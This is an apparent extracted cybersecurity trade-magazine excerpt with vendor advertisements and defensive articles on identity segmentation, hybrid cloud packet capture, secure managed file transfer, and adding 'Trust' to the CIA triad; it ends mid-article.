


# Protect what connects you with **API Spyder**

Cequence's agentless attack surface discovery tool provides an attacker's view into public-facing APIs with no software or traffic redirects, allowing you to discover your API attack surface in a matter of minutes.



Go to [cequence.ai/assessment](https://cequence.ai/assessment)  
or scan the QR code  
to start a free assessment  
of your vulnerabilities.





# Stop Managing Identities, Segment them Instead.

By Sagie Dulce, VP Research, Zero Networks

A Brief History of Identity Management

For as long as there have been identities, there have been solutions trying to manage them so that privileges won't be accidentally or maliciously leaked.

It started with passwords, or in other words: a secret. Unsurprisingly, these secrets tend to get leaked, shared, abused, stolen or simply turn out to be not so secret to begin with (Password123 and others, you know who you are).

As mainframes gave way to client-server architecture, IT admins stopped managing accounts locally and started using various centralized directory solutions. LDAP technology – mainly Microsoft's *Active Directory* – became the dominant technology for managing identities. While Active Directory remains the


main technology for managing identities, cloud solutions like Microsoft Azure are increasingly gaining traction, especially in managing identities within a complex landscape. This landscape encompasses everything from user authentication to global resources (beyond the organization's internal network), application authentication, and even external 3rd party access from vendors.

As the identity landscape continues to evolve and grow more complex, attackers continue to evolve their identity targeting methods. This is not surprising, as once an attacker controls a privileged identity/ies, they have almost unlimited access to an organizations' resources. Due to the complex nature of managing identities, these are far easier to compromise than, let's say, developing a zero-day exploit, which have limited shelf-life and reach.

In response, security vendors and directory vendors offer some solutions to help organizations better protect their identities. These include the use of MFA in cloud environments, introduction of PAM security solutions, Identity and Access Management solutions, credential vaults and more.

### The Achilles Heel of Identity Management: Complexity

While these solutions do offer some improvements in security, they disregard the reality of identity security in organizations – identity access infrastructure and practices have been evolving for (sometimes) decades, creating an impossible knot to untie. Doing identity access the “right way” is hard, very hard. If you are an IT admin, going “by the book” using [Microsoft's guide for privileged access model](#), you will need a very professional and dedicated team of experts that can build the entire network and identity plane from scratch, making sure tier0 (the control plane) doesn't overlap with tier1 (the data plane), which doesn't overlap with tier2 (users and applications plane):



<https://learn.microsoft.com/en-us/security/privileged-access-workstations/media/privileged-access-strategy/legacy-tier-model-comparison-new.png>

Building such an architecture from the ground up – not to mention in an existing organization – is no small feat. How can you convince the board of a company to invest or even put some of the business continuity at risk, because an app in tier2 has too much access on tier1, and now this needs to be revoked, reprogrammed, retested etc.?

If building it yourself is too hard, you may think existing security solutions can solve this for you, but you would be wrong. Unfortunately, security solutions today mostly focus on two things:

- **Visibility:** showing customers issues in their directory configuration, and maybe highlight several paths to solutions.
- **Access Management:** Protecting privileged identities from leaking by using credential vaults and privileged access gateways.

Even when combined, neither of these approaches solve the problem. Even with enough visibility, the solution can be too complex or painful. And even with enough access management you can't deploy this solution to the entire organization, only a small subset of identities. The reality is that there are a lot of overlaps between tiers, which leaves a gap that can be exploited.

## Segmenting Identities

The task of managing identities can be overwhelming for anyone. Instead of trying to manage access and privileges, we propose a novel approach: identity segmentation. Put simply, it means that identities are first **classified** into their respective tiers, and then **segmented** so that they don't leak to lower-level tiers.

**Classification** is definitely not trivial. This [post by SpecterOps](#) does a great job of showing some methods (using open-source tools) of identifying tier0 accounts and assets. In this phase, we can identify the privileged accounts that are tier0, which assets they log onto (which are also tier0 assets), identify services accounts and their servers as tier1, and the rest of the accounts which are tier2.

The next phase is **segmentation**; this is the ability to deny logon operations of an account based on a set of rules. Normally, we want to prevent accounts from one tier to perform logons to other tiers as this exposes these accounts to potential leak. These preventions go both ways, as we don't want a privileged account logging onto a lower privileged asset or a regular user logging onto a higher tiered asset where they could compromise a more privileged account.

We can even segment identities further in the same tier. For example, by limiting service accounts from performing abnormal types of logons, as this may be used for lateral movement in the same tier.

IT admins move between tiers on a regular basis, as this is part of their job. So how do we ensure that such actions are legitimate and not part of a compromise? The answer is to enforce MFA on such privileged accounts. This ensures that these account credentials have not been leaked and misused during an attack.

## Summary

Addressing the risks posed by the complex reality of identities is not a trivial task. All the more reason for why it should be done in the simplest and most effective way possible. Identity segmentation, as opposed to identity access management, visibility or privileged access management, is a radically simpler approach that adds resilience across any organization.


### About the Author

Sagie Dulce is a defensive security researcher, leading the Zero-Labs team as VP of Research @ Zero Networks.

With a bachelor's in Electrical-Engineer, Sagie started out designing and breaking-up communication schemas in the Intelligence unit of the military. After his service, Sagie went on to perform research on diverse topics, introducing new attacks techniques such as the "man-in-the-cloud" attacks and supply chain compromises against container developers. In recent years, Sagie is focused on research that delivers practical solutions to security teams, mainly in the form of open-source security tools. Sagie can be reached via email at [sagie@zeronetworks.com](mailto:sagie@zeronetworks.com) and on Twitter: [@SagieDulce](https://twitter.com/SagieDulce)








**ImmuniWeb®**  
AI for Application Security

Gartner peer insights™



## Risk-Based and Threat-Aware Application Security Testing (AST)



## Award-Winning Technology. 20 Use Cases.



Web Penetration Testing



Third-Party Risk Management



Cloud Security Posture Management



Mobile Penetration Testing



Attack Surface Management



Red Teaming Exercise



Dark Web Monitoring



API Penetration Testing



Web Security Scanning



Cyber Threat Intelligence



Continuous Penetration Testing



API Security Scanning



Continuous Automated Red Teaming



Mobile Security Scanning



Network Security Assessment



Digital Brand Protection



Phishing Websites Takedown



Cloud Penetration Testing



Software Composition Analysis



Continuous Breach and Attack Simulation



One Platform. All Needs. [www.immuniweb.com](http://www.immuniweb.com)





## Overcoming the Challenges of Hybrid Cloud Security

Why network visibility and packet capture are just as important in the cloud as on-premises.

By Mark Evans, VP Marketing and Packet Evangelist, Endace

As the adoption of public cloud continues to grow, so too does the volume of cybersecurity attacks on public cloud infrastructure. In a 2023 survey from Thales, 39% of respondents reported suffering a cloud security breach in the previous 12 months.

According to IBM's recently released 2023 [Cost of a Data Breach](#) Report, 82% of reported breaches involved data stored in the cloud, and almost 40% of data breaches resulted in the loss of data across multiple environments including public cloud, private cloud and on-premise.

### Cloud Security Skills and Expertise

Many researchers point to a lack of cloud security expertise as being one of the biggest issues for organizations as they move workloads into public cloud environments.

According to the International Data Corporation (IDC), [80% of organizations](#) do not have a dedicated cloud security team or lead, and in a recent Google survey, [75% of respondents agreed](#) that their “security team’s cloud- specific knowledge is limited and needs to grow.”

Incident response specialists, Mandiant (acquired by Google in 2022), analyzed a number of incident response engagements and found that “SecOps personnel are often not part of their organization’s initial cloud transformation discussions, yet they are still responsible for securing it – even if they lack the required skills.”

Mandiant also highlights two key differences between on-premise and cloud environments that necessitate a slightly different approach for security teams in the cloud:

- **The cloud is ephemeral and scaled** – assets are often short-lived and easy to overlook. In addition, assets and instances are often replicated in and scaled across the cloud – a vulnerability in a single instance can have a ripple effect across the infrastructure.
- **The identity layer is critical** - securing privileges in the cloud, with huge numbers of identities and entitlements, is much more complex than controlling access across the traditional data center perimeter.

The need for specific skills, coupled with the insight (from [Thales](#)) human error is the leading cause of cloud data breaches – misconfiguration, incorrect access control etc. – highlights how important cloud security training is to enabling security teams to better protect cloud infrastructure.

The key takeaway is that while there are many commonalities between securing on-premise environments and public cloud environments, there are also significant differences. Security operations teams need to develop new skills to protect cloud infrastructure, and may need to bring in specific cloud security expertise as they build this capability. They also need to ensure they have the data they need to be able to secure cloud infrastructure effectively.

As organizations plan cloud deployments, it’s critical to involve the security operations teams from the get-go. Too often, the security operations team is left out of the planning process until way too late – when the responsibility for securing the environment is handed over to them after the deployment has already happened.

## Lack of Visibility in the Cloud

Another common challenge security teams face is lacking the same level of visibility into what is happening across their cloud infrastructure that they are accustomed to with on-premise infrastructure. This is exacerbated in multi-cloud deployments where visibility into activity can often wind up being siloed, making it extremely difficult to get a picture of activity across the entire hybrid cloud network.

That’s a big risk, because research suggests that attacks often traverse infrastructure boundaries. For example, compromised cloud credentials can provide an entry into on-premise environments. For this reason, having unified visibility into activity across the entire hybrid cloud network is essential. Without it,

it's difficult for security teams to detect and track advanced attacks, and they lack the evidence they need to investigate and respond to threats and attacks quickly.

Participants in the [SANS 2022 Cloud Security Survey](#) reported a range of visibility issues affecting their ability to adapt existing IR and forensic process to public cloud environments, including:

- Lack of real-time visibility into events and communications involved in an incident.
- Difficulty correlating data and insights from security tooling on-premises and in the cloud.
- Immature cloud forensics and IR processes.
- Lack of access to underlying log files and low-level system information usually needed for forensic examination.
- Inability to acquire or consume collected forensic artifacts.
- Compatibility issues with forensics tools.

Just as with on-premise environments, an accurate record of what happens in public cloud environments is contained in the network traffic too. If you can record that traffic, it provides security operations with a definitive and indelible source of evidence they can rely on to overcome challenges such as the ones listed above.

While in the early days it was difficult or impossible to access packet level data, as public cloud has grown in popularity the ability to access this key evidence has now become possible. In most public cloud environments, you can access the raw network traffic within your VPC or Virtual Network via traffic mirrors, virtual SPAN ports, agents, and virtual packet brokers. Recording this traffic lets security operations teams take their well-honed and proven incident response and investigation processes from securing on-premise infrastructure, and apply those same processes in cloud environments too.

Moreover, armed with the same visibility into both cloud and on-premise infrastructure, they can build a unified view of activity across the entire hybrid network – enabling them to track threat activity across infrastructure boundaries. The same is true in multi-cloud environments.

## Verification and Zero Trust

As with on-premise infrastructure, applying Zero Trust principles in cloud environments is considered best practice. However, to do this successfully, it's crucial to be able to ensure traffic on your network is legitimate and block any that isn't. You need to verify that access to cloud assets is only granted to authorized and authenticated users, devices, and applications, and that this authentication and authorization is continuously checked and re-verified.

Deploying always-on packet capture across the entire hybrid cloud gives security teams the definitive evidence they need to verify Zero Trust implementations and analyze anomalies. Packets provide the proof of exactly what traverses the network, letting teams verify - with confidence - that their Zero Trust policies and configurations are operating as intended. Or are not.

## Final Thoughts

There are many potential security pitfalls organizations can fall into as they migrate workloads into public cloud. Here are five key recommendations to avoid some of the more common ones:

1. Ensure that your security team is included in the cloud deployment planning right from the start. Their expertise is crucial in ensuring that security best practices are considered early on rather than it being an afterthought.
2. Plan how the environment needs to be architected to follow best practice principles – such as Zero Trust – and what data needs to be collected to enable security teams to detect, investigate and respond to threats quickly and accurately.
3. Network traffic is a key source of critical evidence without which it is often impossible to determine what happened in the event of a breach. It is every bit as important in the cloud as on your on-premise network. Design it in as part of your infrastructure planning.
4. Having unified visibility across the entire hybrid infrastructure is essential. Attackers can often traverse infrastructure boundaries, moving from on-premise to cloud or vice versa. If your telemetry data and monitoring infrastructure is siloed, that creates blind spots and enables attackers to evade detection.
5. The shared responsibility model for security in public cloud means the lion's share of security responsibility sits squarely on your shoulders as the customer, rather than on the cloud provider. The very same security tasks your security team performs on-premise – such as identity and access management, vulnerability patching, security monitoring, incident investigation, threat hunting etc. – they must be able to perform in the cloud too.

### About the Author

Mark Evans is a Packet Capture Evangelist and has been involved in the technology industry for more than 30 years. He started in IT operations, systems and application programming and held roles as IT Manager, CIO, and CTO at technology media giant IDG Communications, before moving into technology marketing and co-founding a tech marketing consultancy. Mark now heads up global marketing for Endace, a world leader in packet capture and network recording solutions. [www.endace.com](http://www.endace.com)





# AuthX IAM

## Simplifying Security, Elevating Access

---

Enable Single Sign-On (SSO), Multi-Factor Authentication (MFA), and Passwordless Access for enhanced security and user convenience.

team@authx.com | +1 650-410-3700

[www.authx.com](http://www.authx.com)



auth<sup>x</sup>



## Twenty Years Before the Cybersecurity Mast

After two decades in the industry, we've learned a few things.

By Gregory Hoffer, CEO, Coviant Software

Sailors are renowned for spinning yarns of life on the high seas, voyages to exotic lands, and thrilling acts of derring-do. But not all sea stories are the same. I'd much rather listen to a saga recounted by a salty old seadog who'd spent a lifetime on old briny than to hear a story from a young seaman who has yet to weigh anchor and set sail on his first cruise. In the first case I know I'll hear firsthand tales that convey hard-earned wisdom, while in the second case I'll be lucky to hear rumors, fibs, and conjectures.

### Experience is the Best Teacher

There is no substitute for experience. In his book *Outliers*, Malcolm Gladwell attempts to quantify the amount of time and hands-on experience it takes to become an expert—for a seaman to become a seadog—and he figures it to be 10,000 hours. That translates to practicing and performing a specific skill or task for eight hours each day, five days a week, for five straight years. In other words, dedicating

oneself completely to a specific pursuit until it becomes second nature. By that measure, and after twenty years devoted to providing only the best possible managed file transfer solutions in the industry, Coviant Software has earned its stripes and the right to be considered experts in the field. And we've learned our share of lessons along the way.

One of earliest (and possibly most important) lessons we learned is that convenience should never be prioritized over security. Seems obvious, but it remains a challenge for software designers to this day. The digital age promises immediate access and instant gratification; people want what they want when they want it, and so any extra steps that delay communication or getting to an asset or service are deemed inconvenient. Security experts have been developing tools to keep networks and data safe for many years and we've been hearing talk of concepts like cyber defense-in-depth, secure-by-design, privacy and security compliance, and more since long before 2004, yet the issue persists.

### **No Excuses for Inaction**

No one who was involved in software development by 2004 could claim ignorance of the importance of cybersecurity. The late Kevin Mitnick began breaking into computer networks in 1979 and was convicted in 1999 on multiple computer security charges dating back to the 1980s. The Acxiom breach, in which 1.6 billion records containing personal consumer data were compromised by cybercriminals, had already happened by 2004. That incident had dire implications for managed file transfer since the individuals who hacked into that organization were able to steal the information from unsecure file transfer protocol (FTP) servers.

That was the context when Coviant Software came onto the scene, and from the start it influenced our approach to secure managed file transfer (MFT). The first iteration of our Diplomat MFT solution was developed for a large hospital to manage the transfer of financial data, and so we knew security had to be baked into the product, including the use of file encryption (OpenPGP) and support for secure transport protocols (SFTP) to keep data—and information about that data—safe both in transit and at rest.

### **Make it Easy to Be Secure**

One challenge we recognized early on is that the encrypt/decrypt process is complicated, and it is especially complicated for individuals who are not used to working with software at the command line level. A busy administrative employee—or any employee for that matter—expected to take extra time to manually encrypt a batch of files before sending them off to a bank, payment processor, or insurance clearinghouse is likely to skip that part to expedite the transaction. And for those that do try to complete the task, there's a risk that they might make a mistake and send files in the clear anyway. Furthermore, it is unrealistic to expect employees in a busy organization to manually encrypt and decrypt thousands of individual file transfers each day.

The convenient thing to do would be to make encryption an option (thus supporting a claim to be secure) but put the onus on the user to activate the secure feature and so incentivize the user to skip that essential step. However, that would be the opposite of secure. That is why we designed our MFT solution with



process automations to handle the more complex actions involved in file transfers, including automatically encrypting and decrypting every file sent and received. That is the essence of secure-by-design, after all. Rather than sacrificing security for the sake of convenience, we make security itself more convenient, thus enhancing it.

## Secure by Design – *and* Deployment

Another important consideration we made in our approach was an insistence that secure deployment be included in the secure-by-design concept. This became especially important as organizations adopted cloud and hybrid digital infrastructure, and as digital supply chains grew in scope and complexity. The prevalence of users operating outside the firewall meant it would be far more convenient if administrative tools were also deployed outside the firewall. Big mistake, and one that thousands of organizations would come to regret.

Two of the biggest data breaches of 2023 involved the popular managed file transfer software products GoAnywhere and MOVEit, both of which were targeted by the Cl0p ransomware gang. To date the MOVEit breach alone has affected more than 2,600 organizations and resulted in the compromise of 90 million individuals. In both cases the breaches triggered investigations for violations of the Health Insurance Portability and Accountability Act (HIPAA) and other regulations. The common element for both MOVEit and GoAnywhere customers was the deployment of administrative dashboards outside of network firewalls, making it easy for cybercriminals to take advantage of vulnerabilities in the software and steal sensitive information as it passed through the products.

## Be a Moving Target

That leads to the final lesson I'll share here today, which is the importance of continuous testing and improvement in any product. Cybercriminals are clever and motivated, and they are always looking for weaknesses they can exploit in whatever software products are in the market. It's harder to hit a moving target than one that is static, and so testing, retesting, and improving code is a must. That also means listening to customers when they report problems and investigating the underlying cause. Maybe the reason for trouble is operator error—or maybe it's an unanticipated condition that has an unexpected result that could be exploited. It's also important to follow relevant trends and add new features and capabilities that enhance product security. There is no excuse for any vendor to skimp on ongoing investments for any product it is actively selling and supporting.

Maybe those stories aren't as gripping as something you might hear from a wizened old mariner, but they are told from the perspective of an organization that has spent twenty years "before the mast" navigating the treacherous waters of information security and managed file transfer.


## About the Author

Gregory Hoffer is CEO of Coviant Software, maker of the secure, managed file transfer platform Diplomat MFT. Greg's career spans more than two decades of successful organizational leadership and award-winning product development. He was instrumental in establishing ground-breaking technology partnerships that helped accomplish Federal Information Processing Standards (FIPS), the DMZ Gateway, OpenPGP, and other features essential for protecting large files and data in transit.

For more information visit [Coviant Software](#) online, or follow [Coviant Software](#) on Twitter and [LinkedIn](#).



## Risk-Based and Threat-Aware Application Security Testing (AST)



## Why Choosing ImmuniWeb® AI Platform

Feel the difference. Get the results.



### Optimize Costs

Up to 90% of operational costs reduction with AI



### Reduce Complexity

One platform for 20 synergized use cases



### Stay Compliant

A letter of compliance by external law firm

## Award-Winning Technology. 20 Use Cases.

- Web Penetration Testing
- Attack Surface Management
- API Penetration Testing
- API Security Scanning
- Phishing Websites Takedown
- Third-Party Risk Management
- Web Security Scanning
- Cyber Threat Intelligence
- Cloud Penetration Testing
- Cloud Security Posture Management
- Red Teaming Exercise
- Mobile Security Scanning
- Digital Brand Protection
- Mobile Penetration Testing
- Dark Web Monitoring
- Continuous Automated Red Teaming
- Network Security Assessment
- Continuous Breach and Attack Simulation
- 24x7 Continuous Penetration Testing
- Software Composition Analysis

One Platform. All Needs. [www.immuniweb.com](http://www.immuniweb.com)



## **Need To Redefine Cybersecurity - Adding "T - Trust" As A New Tenet To "Cia – Confidentiality, Integrity, And Availability"**

**Why Digital Trust Has Become a Critical Technology Concern**

**By Lalit Ahluwalia, CEO & Founder, DigitalXForce & iTrustXForce**

The digital world is rapidly evolving. Thanks to real-time security news on digital transformations, it is now evident that cyber attacks, data leaks, and vulnerability risks have had a fair share in "staining" the entire digital landscape as our reliance on technology increases. This begs the question: are we really adapting to these rapid changes or just following the status quo?

Here's something you want to think about. What if I told you that we may be missing a significant point? Sticking to the generally accepted cybersecurity tenets encourages a focus ONLY on confidentiality, integrity, and availability - eliminating the true concept of TRUST in human-computer interactions.

Redefining these tenets will not only take us a step closer to a more balanced digital matrix but will eventually bridge the gap between cybersecurity and digital trust and solidify the acceptance of cyber insurance.

This article discusses the need to redefine cybersecurity and explains why adding a “Trust” tenet to the conventional CIA triad will make a lot of difference in cybersecurity and security posture management as we know it today.

## What is Cybersecurity and the key tenets of the CIA – Confidentiality, Integrity, and Availability?

In a world where data security is top priority, cybersecurity is a very important subject matter. For decades, we have been taught that cybersecurity consists mainly of three Tenets called the “CIA Triad” - which upholds the following pillars: Confidentiality, Integrity, and Availability.

Confidentiality means that data is kept private and only accessible to those who are authorized to view it. Integrity focuses on accuracy of data and making sure data has not been tampered with. On the other hand, availability means that data is available and accessible when needed. These three pillars make up the conventional principles or “tenets” of modern cybersecurity.

When it was defined, it did fit the definition and purpose. At the time, we were mainly concerned with “information systems, data, and services”. However, the need and demand for cybersecurity has increased as technology evolves. While the CIA triad is important, it is not enough. In today's world where we share and exchange data constantly, there's a need to add a new tenet to the mix - specifically, trust.

But why do we need to redefine cybersecurity from a trust perspective?

## Why there is a Need to Redefine Cybersecurity

The need to redefine cybersecurity cannot be overemphasized. Cybersecurity is no longer just a concern for IT departments. In today's world with increasing digital transformations, we are living in an entirely new era. The “Digital Era” as we call it is fuelled by smart devices, AI, cloud and mobile devices.

Evidently, our lives are dependent on technology, and in some cases, this makes us incapable of even performing primary tasks as humans. The situation? Over reliance on technology! This situation has worsened with increasing technological advancements. The result? Every organization, regardless of size or industry, is at risk of cyberattack. This is no news. It is already happening.

There are a number of reasons why there is a need to redefine cybersecurity. First, the threat landscape is constantly evolving. Cybercriminals are constantly developing new ways to exploit vulnerabilities in systems and software.

Second, the digital world is becoming increasingly interconnected. The rise of cloud computing, mobile devices, and the Internet of Things has made it easier for criminals to gain access to sensitive data. Third,

the cost of a data breach is rising. The average cost of a data breach has increased by 60% in the past five years.

While the risk we knew before used to be around Information Systems and Services with a focus on loss of data, service or finance, it has grown much bigger now. With the adoption of smart devices and new digital methods, however, the risk has increased to include the loss of human life.

Unfortunately, this cannot be addressed or contained within the three Tenets of the traditional “CIA Triad” – Confidentiality, Integrity, and Availability. When faced with such a reality as this, there is only one way out: the pragmatic introduction of a new dimension and Tenet “T – Trust” which focuses on building trust across digital interactions.

## Understanding the New Dimension “T – Trust” and Digital Trust

Trust is the foundation of any successful relationship, and it's no different when it comes to human-computer interactions in cybersecurity. When we trust our systems and our data, we're more likely to use them safely and securely. In order to redefine cybersecurity, we need to focus on building trust.

For instance, creating systems that are secure, reliable, and transparent and educating users about cybersecurity risks and how to protect themselves will not only build trust, but will also save lives because of risk awareness. By focusing on trust, we can create a more secure and resilient cyber environment and security posture.

Just like the conventional CIA triad for Information Systems, digital trust is the foundation for any digital business and helps build confidence in the consumption of digital services and other digital interactions. Digital trust is built on factors such as security, privacy, transparency, and accountability. From integrated risk management, performed and measured in real time, to factual and data driven insights validated on a continuous basis with automation, the importance of digital trust in Cybersecurity cannot be over emphasized.

Let's consider some of the following supporting pillars for a new “T-Trust” tenet in cybersecurity:

### **Integrated Risk Management:**

Digital trust in integrated risk management ensures the provision of integrated insights on an organization's security posture, how it manages threats, security risks, and all other aspects of operations, including its physical and information security, as well as its people and processes.

### **Continuous Monitoring:**

When trust becomes a priority, continuous monitoring is the only way to track progress or failure. This concerns the collection, analysis, and constant tracking of digital assets to avoid security breaches.

### **Real-time Data Insights:**

Data is data, but generating real time data insights makes the difference. This dimension ensures that all data comes directly from the source. In this case, collected and registered is displayed in real time with no third parties tampering the data flow.

### **Data Driven Facts:**

